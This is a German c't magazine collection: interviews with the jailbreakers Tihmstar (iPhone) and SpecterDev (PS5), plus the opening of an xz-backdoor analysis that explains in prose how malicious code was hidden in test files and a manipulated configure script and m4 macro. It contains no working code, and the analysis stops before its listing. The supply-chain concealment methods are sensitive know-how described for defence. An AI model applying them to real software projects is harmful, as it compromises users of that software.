Apple-Geräte sind ein geschlossenes System: Man darf nur Apps installieren, die Apple genehmigt hat. Man gibt dafür zwar ein wenig Flexibilität auf, erhält aber im Gegenzug ein äußerst sicheres Gerät. Ein Jailbreak entfernt Nutzungsbeschränkungen des Betriebssystems und ermöglicht es, tiefgreifende Veränderungen durchzuführen. Auch wenn man Dinge am System ändern kann, die sonst nicht machbar wären, ziehen Jailbreaks viele Sicherheitsrisiken nach sich. Damit man ihn über-

haupt installieren kann, braucht es ein Programm, das eine Sicherheitslücke ausnutzt – einen sogenannten Exploit.

Der Hacker Tihmstar hat schon mehrere Jailbreaks veröffentlicht und darüber Vorträge auf Hacker-Konferenzen wie dem Chaos Communication Congress und Nullcon gehalten. Im c't-Interview spricht er über schwarze Schafe, warum er sein eigenes iPhone jailbreakt und wo die Vor- und Nachteile liegen.

c't: Was war Ihr erster Jailbreak?

Tihmstar: Mein erster Jailbreak, an dem ich mitgearbeitet habe, war Home Depot im Jahr 2017. So hieß ein Jailbreak für iOS 9.3, den der Jailbreaker jk9357 entwickelt hatte. Danach habe ich mit dem Jailbreaker Siguza zum ersten Mal selber einen Exploit geschrieben. Zusammen haben wir den Phoenix-Jailbreak für iOS 9.3.5 veröffentlicht. Eine Liste aller meiner Jailbreaks mit detaillierten Informationen findet man übrigens auf theiphonewiki.com.

c't: Was reizt Sie am Jailbreaken?

Tihmstar: Ich benutze Jailbreaks, um einfach mehr aus meinem Gerät herauszuholen. Auch mein eigenes iPhone habe ich gejailbreakt: Zum einen habe ich fünf Icons im Dock; auf normalen Stock-Geräten geht das nicht. Die Icons habe ich mit einem Theme verändert. Außerdem habe ich eine alternative Akkustandsanzeige und eine andere Tastatur installiert. Wenn ich zum Beispiel auf meiner Tastatur hochwische, erhalte ich automatisch die Sonderzeichen, die einer Taste zugewiesen sind. Wische ich dagegen nach unten, bekomme ich Großbuchstaben. Außerdem benutze ich noch eine Reihe von Tweaks und einen Adblocker.

c't: Was macht ein Tweak?

Tihmstar: Ein „Tweak" ist eine Kategorie von Programmen, die man durch den Jailbreak (neben Apps) installieren kann. Diese modifizieren vorhandene Programme, um eine Funktionalität hinzuzufügen oder zu entfernen. Das einfachste Beispiel ist der Tweak „FiveIconDock": In der eingebauten App „SpringBoard", die den Homescreen des iPhone steuert, ist einprogrammiert, dass maximal vier Icons ins Dock dürfen. Der Tweak klinkt sich zur Laufzeit ins Programm und verändert im Speicher die dafür zuständige Funktion, um den Wert auf fünf Icons zu setzen.

c't: Sie haben also großen Spaß, Ihr Handy an Ihre Bedürfnisse anzupassen?

Tihmstar: Genau, letztens habe ich zum Beispiel gesehen, dass Apple in iOS 16 künftig Werbungen im App Store weiter vorantreiben will. Nach dem Motto: „Dir gefällt diese App, dann könnte dir diese Gambling-App auch gefallen." Das ist alles bezahlte Werbung, die ich gar nicht sehen will. Mit einem Jailbreak habe ich Kontrolle über mein Gerät und schmeiße so etwas hinaus. Gefällt mir ein Feature nicht, schreibe ich ein Tweak und weg ist es.

c't: Welchen Tweak haben Sie als letztes geschrieben?

Tihmstar: Spiegeln – der Tweak spiegelt auf Kommando den gesamten Bildschirminhalt. Ich tippe beispielsweise in der Karten-App mit fünf Fingern gleichzeitig auf meinen Bildschirm, um den Tweak zu aktivieren. Danach stelle ich das Handy auf volle Helligkeit und lege es im Auto vor meine Windschutzscheibe. Dadurch habe ich eine Art Head-up-Display. So einen Tweak gab es schon mal für ältere Geräte, aber das hat auf meinem iPhone nicht

Bild: Hardwear.io



Auf der Hardwear.io 2022 erklärte Tihmstar, wie er mithilfe eines Seitenkanalangriffs an die Hardware gebundene GID- und UID-Schlüssel herankam. Mit einem GPU-Cluster knackte er anschließend die PIN des Geräts in einer halben Stunde.



Finde den Unterschied: Inwiefern unterscheidet sich das iPhone mit Jailbreak von üblichen Modellen?

funktioniert. Deshalb habe ich ihn nochmal neu geschrieben und auf GitHub veröffentlicht (siehe ct.de/wwk3).

So läuft das meistens. Wenn ich etwas Neues haben will, dann konfiguriere ich mir mein Gerät, wie es mir gefällt. Viel wichtiger noch: Andere Leute stören sich ebenfalls an Dingen und erstellen dafür coole Tweaks. Die kann ich mir dann einfach installieren.

c't: Wie machen Sie das? Gibt es spezielle App-Stores für Tweaks?

Tihmstar: Das funktioniert ähnlich wie mit Paketen bei der Linux-Distribution Ubuntu. So was Ähnliches nutzen wir auch für Tweaks, speziell gebaute Pakete für das iPhone, die man sich herunterladen kann. Es gibt auch grafische Oberflächen wie Cydia-Store oder Sileo-Store, um sich leichter zurechtzufinden.

c't: Wie entwickeln Sie eigene Tweaks?

Tihmstar: Es gibt dafür spezielle Entwicklungsumgebungen wie Theos oder Logos (siehe ct.de/wwk3). In die wurde schon viel Arbeit reingesteckt, damit man Änderungen mit wenig Code realisiert. Will ich zum Beispiel einen Button auf der iOS-Bedienoberfläche von Gelb auf Grün ändern, dann kann ich das mit wenig Aufwand machen. Außerdem sind die meisten Entwicklungsumgebungen gut dokumentiert, man muss also nicht der krasseste Hacker sein, um einen Tweak zu schreiben.

c't: Jailbreaks haben ja nicht nur Vorteile. Wie sieht die andere Seite der Medaille aus? Was für Abstriche müssen Nutzer machen, die ihr iPhone aufknacken?

Tihmstar: Ein großes Problem am Jailbreaking ist, dass man viele Sicherheitsfeatures deaktiviert. Das muss leider sein, denn sonst kann ich meinen Code oder fremde Tweaks nicht auf dem Gerät ausführen. Das ist ja der Sinn eines Jailbreaks. Inzwischen finde ich es viel schlimmer, dass mein Betriebssystem nicht mehr auf der aktuellsten Version ist. Ich brauche ja schließlich Lücken im System, um mich mit meinem Jailbreak ins System einzuklinken. Das funktioniert besser mit älteren Versionen als mit neueren. Gerade ist die iOS-Version 16.1 aktuell, aber mein iPhone läuft auf 14.1. Ich habe mich gegen die aktuelle Version und für den Jailbreak entschieden. Das zieht aber andere Probleme mit sich mit: Ich kann zum Beispiel kein Update machen, wenn in der neuesten iOS-Version ein cooles Feature ausgeliefert wird. Dazu kommen noch ungepatchte Sicherheitslücken. Im Endeffekt ist mein Gerät dadurch nicht sicher. Jailbreaks sind zwar schön und gut, aber dem Otto Normalnutzer würde ich empfehlen, lieber sein System aktuell zu halten.

c't: Woran erkennen Nutzer einen vertrauenswürdigen Jailbreak?

Tihmstar: Ich veröffentliche meine Jailbreaks auf eigenen Seiten. Für meine braucht man unbedingt einen PC, muss die Pakete signieren und diese danach mit einem speziellen Tool auf das Handy ziehen. Das ist nicht ganz so einfach und böswillige Dritte profitieren davon, indem sie sich Jailbreaks schnappen, mit Werbung vollpumpen und diese neu veröffentlichen. Das ist schon mit vielen meiner Jailbreaks passiert. Es gibt viele solcher Rehosting-Seiten, die eine einfache Installation versprechen und fragwürdige Wege verwenden, um Jailbreaks ohne PC mit wenigen Handgriffen auf die Geräte zu kriegen. Das ist zwar bequemer, aber die schlagen sich daraus natürlich ihren Profit. Die sollte man meiden.

c't: Gibt es noch schlimmere Rehosting-Seiten, die Spyware oder andere Schadprogramme mitinstallieren?

Tihmstar: Bekannt sind mir keine, aber natürlich ist es sehr einfach auf einem gejailbreakten Gerät Schadsoftware zu installieren. Man könnte dem Nutzer geknackte Apps versprechen, die eigentlich kostenpflichtig wären und dann seine eigene Software unterjubeln. Das wurde in der Vergangenheit sicher schon oft genug gemacht. Rehosting-Seiten machen so was normalerweise nicht. Sie fügen nur Werbung ein und leben von dem Profit. Wäre ja doof, die Nutzer mit Schadsoftware abzuschrecken, dann verdienen die ja nix.

Informationen über Tihmstar und zusätzliche Materialien:

ct.de/wwk3

c't: Worauf sollten Leute achten, die sich trotz der Nachteile für Jailbreaks interessieren?

Tihmstar: Schaut immer darauf, wo der Jailbreak eigentlich herkommt und hinterfragt Seiten, die Geld wollen oder eine einfache Installation versprechen. Ich schalte weder Werbung in meinem Jailbreak, noch verlange ich Geld für den Download. Ab und an spendet mal jemand etwas über mein Patreon, aber da hört es auch schon auf. Die Seite theiphonewiki.com ist eine gute Quelle, weil die immer auf die originalen Seiten verlinkt.

c't: Was muss ich tun, wenn ich einen Jailbreak installiert habe und wieder loswerden möchte?

Tihmstar: Man kann jederzeit alles komplett löschen, updaten und auf Werkseinstellungen zurücksetzen. An sich findet man danach auch keine Spuren mehr davon, ob das Gerät mal gejailbreakt war oder nicht. Will ich mein Gerät also wieder sauber machen und danach verkaufen, dann geht das auf diese Weise problemlos. Blöd ist nur, dass man sein Gerät ausschließlich auf die aktuelle Version updaten kann und nicht auf eine, die man sich wünscht. (wid) c't



Interview: Über das Hacken einer PS5

Der Hacker SpecterDev greift PS5-Konsolen an, um Schwachstellen im System zu finden. Die Erkenntnisse helfen dabei, die Sicherheit von Konsolen zu verbessern. Wir haben ihn im Oktober 2024 auf der hardwear.io-Konferenz in Amsterdam gesprochen und wollten wissen, was ihn an Konsolen reizt und wie Sony zu seinen Angriffen steht.

Von **Wilhelm Drehling**

c't: Sie haben sich einen Namen damit gemacht, Playstation-Konsolen zu hacken. Wie hat alles begonnen?

SpecterDev: Ich habe 2018 mit der PS4 angefangen, vielleicht auch Ende 2017. Damals wusste ich nicht wirklich etwas über das Ausnutzen von Schwachstellen oder Sicherheit. Ich hatte zwar einen Programmier-, aber keinen Sicherheitshintergrund. Ich suchte einfach nach einem interessanten Projekt, das mich zum Lernen motiviert, und ich dachte mir „Hey, das wäre echt cool!“.

Jailbreaking fand ich schon immer interessant, vor allem beim alten iPod Touch und iPhone aus den 2000ern. Bereits da habe ich mich gefragt, wie es funktioniert. Ich hielt es für Magie. Geld war dagegen nie mein Motivator, denn mit der Sicherheitsforschung im Konsolenbereich verdient man nicht viel. Ich betrachte das gesamte Wissen, das ich in den letzten Jahren durch die Arbeit mit tollen Leuten aus der Community erlangt habe, als meine Bezahlung.

c't: Wie sind Sie überhaupt auf die Szene aufmerksam geworden?

SpecterDev: Der User Fire30 hatte damals einen WebKit-Exploit veröffentlicht, der auf meiner alten PS4 funktioniert. Ich wollte den mal ausprobieren und mehr über das Gebiet erfahren. Glücklicherweise fand ich eine Gruppe sehr erfahrener Leute, die mich unter ihre Fittiche nahmen und mir die wichtigsten Sachen beibrachten. Mit einigen von ihnen stehe ich bis heute noch in Kontakt.

c't: Arbeiten Sie heute noch mit ihnen zusammen?

SpecterDev: Bei der Komplexität der Systeme und den vielen Sicherheitsebenen, die man durchlaufen muss, ist es sehr schwer, als Ein-Mann-Armee alles selber zu machen. Meine Arbeit fußt auf der Arbeit anderer und wir helfen uns gegenseitig. Da gibt es zum einen Flatz, der schon sehr lange an Konsolen arbeitet und wirklich vom Fach ist. So ziemlich jedes Mal, wenn ich mich frage, ob etwas funktionieren würde und ich ihn kontaktiere, stellt sich heraus: Er hat längst darüber nachgedacht. Ansonsten arbeite ich noch eng mit ChendoChap zusammen, das ist ebenfalls ein Pseudonym. Wir tauschen uns immer über den Code aus und versuchen, die Probleme des anderen zu lösen. Es gibt noch ein paar weitere Personen, aber einige wollen nicht genannt werden oder arbeiten schon länger nicht mehr an Konsolen.

c't: Interessieren Sie auch andere Konsolen?

SpecterDev: Bisher habe ich mir nur die Playstation-Konsolen angeschaut. Ich habe vor, mir die Switch und ein paar andere Geräte anzusehen, aber bisher bin ich dazu einfach nicht gekommen. An der Xbox möchte ich mich mal versuchen, weil ich glaube, dass ihr Sicherheitsmodell ein bisschen fortschrittlicher ist als das der Playstation. Microsoft hat viel mehr Erfahrung mit seiner Azure-Cloud und seiner Virtualisierung. Sie sind schon lange dabei, während



Foto: Wilhelm Drehling

Ende 2024 präsentierte SpecterDev auf der Hacker-Konferenz hardwear.io in Amsterdam zwei Schwachstellen in der PS5.

Sony in der Hinsicht eher ein neuer Akteur ist. Zum Beispiel konnte ich ohne große Mühe meine PS3 jailbreaken, dabei habe ich nichts Krasses gemacht, nur herumgespielt.

c't: Mir ist klar, woher der Reiz eines Jailbreaks kommt. Wir haben zum Beispiel einen Taschenrechner gejailbreakt, um Doom darauf zu zocken. Aber warum hacken Leute eine PS5?

SpecterDev: Manche wollen Linux darauf laufen lassen. Ich habe kein großes Interesse daran, denn die Konsolen, vor allem die moderneren, benutzen leider sehr einfache CPUs. Sie sind also in mancher Hinsicht schlechter als billige PCs. Ich mag einfach die Herausforderung, das Design und die einzigartigen Subsysteme, die sie eingebaut haben. Ich finde es schön, die benutzerdefinierten Treiber und Sicherheitslösungen zu studieren, diese zurückzuentwickeln, um herauszufinden, worauf die Entwickler geachtet haben. Man sieht auf Konsolen Code, den man sonst nirgendwo sieht.

c't: Haben Sie schon Code für Konsolen geschrieben?

SpecterDev: Ich habe sehr viel Aufwand betrieben, Homebrew auf der PS4 zum Laufen zu bringen. Damit kann man eigene Software auf einer PS4 ausführen, so wie ich es in meiner Präsentation gezeigt habe – nicht zu verwechseln mit Homebrew von macOS. Ich habe eine Toolchain betreut, um PS4-Homebrew mit komplett quelloffenem Code zu erstellen, der keine Sony-Tools verwendet, sodass man sich keine Sorgen um Urheberrechtsverletzungen machen muss. Es ist klasse geworden.

c't: Sie haben gerade Ihre Präsentation erwähnt (siehe ct.de/yz1n). Darin haben Sie zwei neue Schwachstellen gezeigt, mit der man die PS5 hacken kann. Was ist mit denen möglich?

SpecterDev: Vereinfacht gesprochen ermöglichen beide Schwachstellen, den Hypervisor abzuschalten. Dieser verwaltet virtuelle Maschinen und schützt den Kernel. Mit den anschließend erlangten Kernel-Schreib- und Leserechten kann man auf dem Hauptchip oder den Haupt-x86-Kernen tun, was immer man will. Beide von mir vorgestellten Schwachstellen waren Probleme auf Logikpegel, also keine klassischen Speicherkorruptionsprobleme, bei denen es zu einem Buffer Overflow oder so kommt. Es sind eher Designfehler. So teilen sich zum Beispiel Hypervisor und Gast unberechtigterweise Daten, die sie nicht gemeinsam nutzen sollten, oder es werden Daten nicht vernünftig isoliert. Darauf basieren diese beiden Fehler, die ausgenutzt alle Sicherheitsmaßnahmen des Hypervisors ausschalten.

c't: Was kann man dann mit der PS5 machen?

SpecterDev: Einiges, mit dem ungehinderten Zugriff auf die Hardware kann man, wie schon vorhin erwähnt, Linux darauf booten. Oder man kann wie ich den Kernel patchen, um beliebigen Code auszuführen. Das ermöglicht eine Menge Forschungspotenzial für viele andere Chips und Dinge, die auf dem System sind, und das ist mein Hauptinteresse und der Grund, warum ich das gemacht habe.

c't: Die Schwachstellen lassen sich aber nicht mit der neuen Softwareversion nutzen, oder?

SpecterDev: Genau, die Lücken funktionieren nur bei den Versionen 2.50 oder darunter, aber die sind bereits ein paar Jahre alt. Für die Forschung sind die Lücken aber trotzdem interessant, denn ein großer Teil des Codes im Kernel bleibt über die Versionen gleich.

c't: Und was sind jetzt die nächsten Schritte für Sie? Versuchen Sie etwa, die neue Version des Hypervisors zu hacken?

SpecterDev: Ich bin da noch ein wenig unentschlossen. Einige der Leute, mit denen ich zusammenarbeite, wollen Angriffe für höhere Versionen finden. Ich möchte mich ihnen eigentlich anschließen, aber ich würde auch gerne versuchen, einige der anderen Chips auf dem Board anzugreifen. Zum Beispiel den SSD-Controller, Angriffe dazu wurden kürzlich auf der Security Analyst Summit vorgestellt. Ich denke, bevor ich mir also Gedanken über die höheren Firmware-Versionen mache, will ich ein besseres Verständnis vom gesamten System haben.

c't: Haben Sie eine Reaktion von Sony auf Ihre Arbeit bekommen?

SpecterDev: Nichts Offizielles auf jeden Fall. Manchmal liken Leute aus dem Playstation-Sicherheitsteam meine Tweets und auch in der Community sehe ich sie herumschleichen (lacht). Ich habe auch schon mit einigen Leuten von Sony persönlich gesprochen. Mein Eindruck, den ich bei all meinen Kontakten mit ihnen gewonnen habe, ist, dass sie es als eine Art freundschaftlichen Wettbewerb sehen. Vor allem, weil wir – also ich und die Leute, mit denen ich zusammenarbeite – nicht an Piraterie interessiert sind oder versuchen, Sony zu schaden. Wir wollen nur das System knacken und sehen, was wir tun können.

c't: Das klingt auf jeden Fall besser als so manch andere Firmen, die mit Jailbreakern oder Hackern feindselig umgehen.

SpecterDev: Definitiv. In den frühen PS4-Tagen hatte Sony nur eine E-Mail, über die man sie kontaktieren konnte. Mittlerweile hat Sony aber auch ein Bug-Bounty-Programm, über das sie Belohnungen an Forscher auszahlen. Das ist eine positive Entwicklung. Sony versucht wirklich, in gutem Glauben mit Sicherheitsleuten zusammenzuarbeiten. Das ist super, denn das ist leider nicht überall der Fall. Ich habe das Gefühl, dass wir zumindest im Playstation-Bereich das Glück haben, dass Sony nicht so feindselig ist, wie vielleicht andere Firmen, deren Namen ich jetzt lieber nicht nennen möchte. Ich kann es also nur begrüßen. (wid) c't

Präsentation:
ct.de/w7e6

WIR SIND NICHT NUR NERDS. WIR SIND AUCH VOM FACH.

Jetzt 5 × c’t lesen

für 20,25 €

statt ~~27,25 €~~*

* im Vergleich zum Standard-Abo

30 % Rabatt!



c’t MINIABO DIGITAL AUF EINEN BLICK:

- 5 Ausgaben digital in der App, im Browser und als PDF
- Inklusive Geschenk nach Wahl
- Mit dem Digitalabo Geld und Papier sparen
- Zugriff auf das Artikel-Archiv

Jetzt bestellen:

ct.de/nerdwissen

ct.de/nerdwissen

0511 / 647 22 888

leserservice@heise.de



Bild: Thorsten Hübner

Eine Analyse der xz-Hintertür, Teil 1

Die xz-Hintertür war einer der spektakulärsten Versuche, ein sicherheitskritisches Open-Source-Projekt zu unterwandern. Der erste Teil dieser Serie erklärt, warum der Angreifer, der es auf OpenSSH abgesehen hatte, die xz Utils ins Visier nahm und wie abgefeimt er dort das Build-System manipulierte.

Von **Sylvester Tremmel**

Ende März 2024 entdeckte der Softwareentwickler Andres Freund eine Hintertür im Projekt „xz Utils“. Schnell wurde klar, dass die Hintertür von sehr langer Hand geplant worden war und sich bereits in ersten Software-Repositories wiederfand. Beinahe hätte dem Angreifer ein großer Teil aller Linux-Server offen gestanden.

Es gibt viele interessante Aspekte an der xz-Hintertür, etwa ihre nur zufällige Entdeckung oder die anschließende Suche nach dem Angreifer. In dieser Artikelserie geht es um die immense technische Finesse der Hintertür. Dabei lernt man auch, welche weit verbreiteten Mängel Softwareprojekte angreifbar machen.

Um den Überblick zu bewahren, hilft es, sich gleich zu Anfang das letztliche Ziel des Angreifers vor Augen zu führen, soweit es bekannt ist: Er oder sie wollte Schadcode in OpenSSH platzieren, um die Kontrolle über Rechner zu erlangen, die über das Protokoll SSH (Secure Shell) erreichbar sind. Der Angreifer investierte jahrelange Planung und Arbeit, um sich das Vertrauen von Projektverantwortlichen zu erschleichen.

Das hätte er beim OpenSSH-Projekt direkt versuchen können, aber dieses Projekt hat eine große Community und es ist bekanntermaßen sicherheitsrelevant. Dort eingeschleuster Schadcode hat ein eher hohes Risiko, von irgendjemandem entdeckt zu werden. Der Angreifer sah sich daher nach einem kleineren, weniger bekannten Projekt um, auf das OpenSSH zurückgreift – ein sogenannter Supply-Chain-Angriff. Schadcode in so einer Abhängigkeit von OpenSSH infiziert das Projekt, ohne sich direkt dem kritischen Augenmerk der großen OpenSSH-Community auszusetzen.

xz Utils


Das Projekt xz Utils (im Folgenden nur noch „xz“ genannt) bietet Werkzeuge zur Datenkomprimierung. Diverse andere Softwareprojekte binden xz genau dafür ein. Für den Angreifer stellte es aus vielen Gründen ein nahezu ideales Ziel dar. Dazu zählen auch soziale Faktoren, etwa, dass xz von einem einzelnen, überarbeiteten Maintainer gepflegt wurde. Technisch stellte xz unter anderem deshalb einen lohnenswerten Angriffspunkt dar, weil es in keiner offensichtlichen Beziehung zu OpenSSH steht: xz ist nämlich *keine* Abhängigkeit von OpenSSH. Es ist (unter anderem) eine Abhängigkeit von systemd, aber auf den ersten Blick gibt es keine Verbindung zwischen systemd und OpenSSH. De facto patchten jedoch viele große Linux-Distributionen OpenSSH, sodass es systemd nachlud. Das machte xz so passend für einen Angriff: ein kleines, eher obskures Projekt, das in einer ausnutzbaren, aber nicht offensichtlichen Verbindung zum eigentlichen Ziel steht.

Eine Reihe weiterer Eigenschaften von xz kam dem Angreifer ebenfalls gelegen, wie die folgende Analyse zeigen wird. Der Angreifer erschlich sich über Monate das Vertrauen des xz-Maintainers und hätte im Anschluss daran Schadcode im xz-Quellcode platzieren können. Aber xz ist ebenfalls ein Open-Source-Projekt und offensichtliche Malware im Repository wäre wohl auch hier schnell aufgefallen.

Zumindest scheint der Angreifer das befürchtet zu haben und suchte nach einem unauffälligeren Weg. Als Komprimierungswerkzeug jongliert xz natürlicherweise mit unleserlichen Binärdaten. Das Repository des Projekts enthält den Ordner tests/files/ mit einer Vielzahl von komprimierten Dateien zum Testen – viele davon absichtlich seltsam oder schlicht kaputt. Ein idealer Ort, um auch größere Mengen Schadcode zu verstecken.

Phase 1 der xz-Hintertür

Schon in den ersten Schritten war die Hintertür in den xz Utils extrem ausgeklügelt: Der Schadcode liegt zwar im Repository, allerdings unlesbar in einer Binärdatei versteckt. Anweisungen des Buildsystems, die sich nur in den Tar-Archiven des Projekts fanden, extrahierten den Code beim Paketbau.



Um genau das zu verhindern, legt man idealerweise keine so intransparenten Dateien ins Software-Repository, sondern schreibt lesbaren Code, der die gewünschten Dateien reproduzierbar generiert. xz tut das nicht, das README im Ordner mit den Testdateien erklärt: „Viele der Dateien sind von Hand mit einem Hexeditor erstellt worden, weshalb es keinen besseren ‚Quellcode' als die Dateien selbst gibt."

Der Angreifer fügte daher weitere komprimierte Dateien zum Projekt hinzu, vorgeblich für Tests, in Wahrheit allerdings mit darin verstecktem Schadcode. So verklausuliert wird der Code allerdings nicht ausgeführt, irgendetwas muss ihn extrahieren und aufrufen. Muss der Angreifer also doch Quellcode des Projektes manipulieren? Ja, doch der dafür notwendige Codeschnipsel kann viel kleiner und unauffälliger als der eigentliche Schadcode ausfallen. Das gilt besonders, wenn er sich im Build-System des Projektes versteckt, also in dem Teil, der ohnehin mit diesen Testdateien interagieren soll.

Build-System unterwandert

Hier zeigt sich eine weitere Eigenschaft von xz als Vorteil für den Angreifer: Das Projekt nutzt das GNU Build System und insbesondere GNU Autoconf, das unter anderem für seine Komplexität und Intransparenz kritisiert wird. Das Skript für den üblichen Aufruf von `configure` generiert Autoconf aus der Datei configure.ac – das Ergebnis misst über 700 KByte und enthält weit über 20.000 Zeilen Code. Ein paar manipulierte Zeilen in diesem monströsen, automatisch generierten Skript fallen kaum auf.

Allerdings gibt es im Repository von xz die Datei configure nicht, eben weil Autoconf sie automatisch erstellt. Eine manipulierte Variante der Datei neu ins Repository einzustellen wäre sehr auffällig. xz veröffentlicht aber neben dem Sourcecode im Repository auch Code-Archive für publizierte Versionen, sogenannte Tarballs. Man könnte annehmen, dass der Inhalt eines Tarballs exakt dem des Repositories zum jeweiligen Versionsstand entspricht, doch das ist ein Irrtum: Als Service für Paket-Maintainer schließt xz diverse zusätzliche Dateien in die Tarballs ein. Viele Projekte gehen so vor, die Maintainer müssen dadurch nicht jede prinzipiell generierbare Datei auch tatsächlich jedes Mal generieren.

Der Angreifer manipulierte daher die xz-Tarballs, genau gesagt das darin befindliche configure-Skript. Mangels einer Vorlage im Repository haben Opfer kein Vergleichsmaterial, um die Manipulation zu entdecken. Sie könnten allerdings Autoconf nutzen und das Skript damit selbst generieren. Ein Vergleich mit der Tarball-Version würde den Schadcode aufzeigen – in der Regel aber als eine von vielen, vielen Abweichungen. Denn schon kleine Unterschiede, beispielsweise leicht andere Autoconf-Versionen, führen dazu, dass sich die generierten configure-Skripte in unzähligen Details unterscheiden. Abweichungen kommen also nicht unerwartet und erwecken keinen Verdacht.

Trotzdem entschied sich der Angreifer zu einer weiteren Manipulation des Tarballs, um auch dieses Risiko zu vermeiden: Er fügte dem Tarball die Makrodatei m4/build-to-host.m4 hinzu, die auch er selbst nutzte, um seine Manipulationen ins configure-Skript einzuschleusen. So generiert auch ein lokaler Aufruf von Autoconf ein configure-Skript, das im Vergleich mit der Tarball-Version keine verdächtigen Unterschiede zeigt, weil beide Varianten die Manipulationen enthalten.

Vor einem Blick auf build-to-host.m4 lohnt es sich, die Verkettung zu rekapitulieren, die der Angreifer nutzte: Die nur im Tarball vorhandene Datei build-to-host.m4 beeinflusst Autoconf so, dass eine manipulierte configure-Datei entsteht (die sich auch im Tarball befindet). Wenn ein Nutzer oder der Maintainer einer Linux-Distribution dann `configure` aufruft, um xz zu bauen, extrahiert das manipulierte Skript Schadcode aus vermeintlichen Testdateien und führt ihn aus.

build-to-host.m4

Entscheidend ist also die Datei build-to-host.m4. Wie die Dateiendung nahelegt, handelt es sich um Code für den Makroprozessor m4. Er stammt aus den 1970ern und ist heutzutage eher obskur – wertvolle Pluspunkte für einen Angreifer, der Schadcode verbergen will. Das Makro in build-to-host.m4 übersetzt Dateipfade zwischen den Formaten verschiedener Betriebssysteme und stammt aus der Portabilitätsbibliothek Gnulib. Die vom Angreifer in den Tarball eingebaute Datei enthielt jedoch einige Zusätze im Vergleich zum Original. Das Listing unten zeigt die wesentlichen Unterschiede.

Wie erwartet liest sich das Gemisch aus Instruktionen für den Makroprozessor und Shell-Code, der im configure-Skript landen wird, nicht gerade leicht. Bei näherem Hinsehen fällt aber auf, dass der Code weder eine komprimierte Testdatei beim Namen nennt, noch zum Entpacken `xz` aufzurufen scheint. Beides könnte Verdacht erregen, falls jemand sich

Makroerweiterung

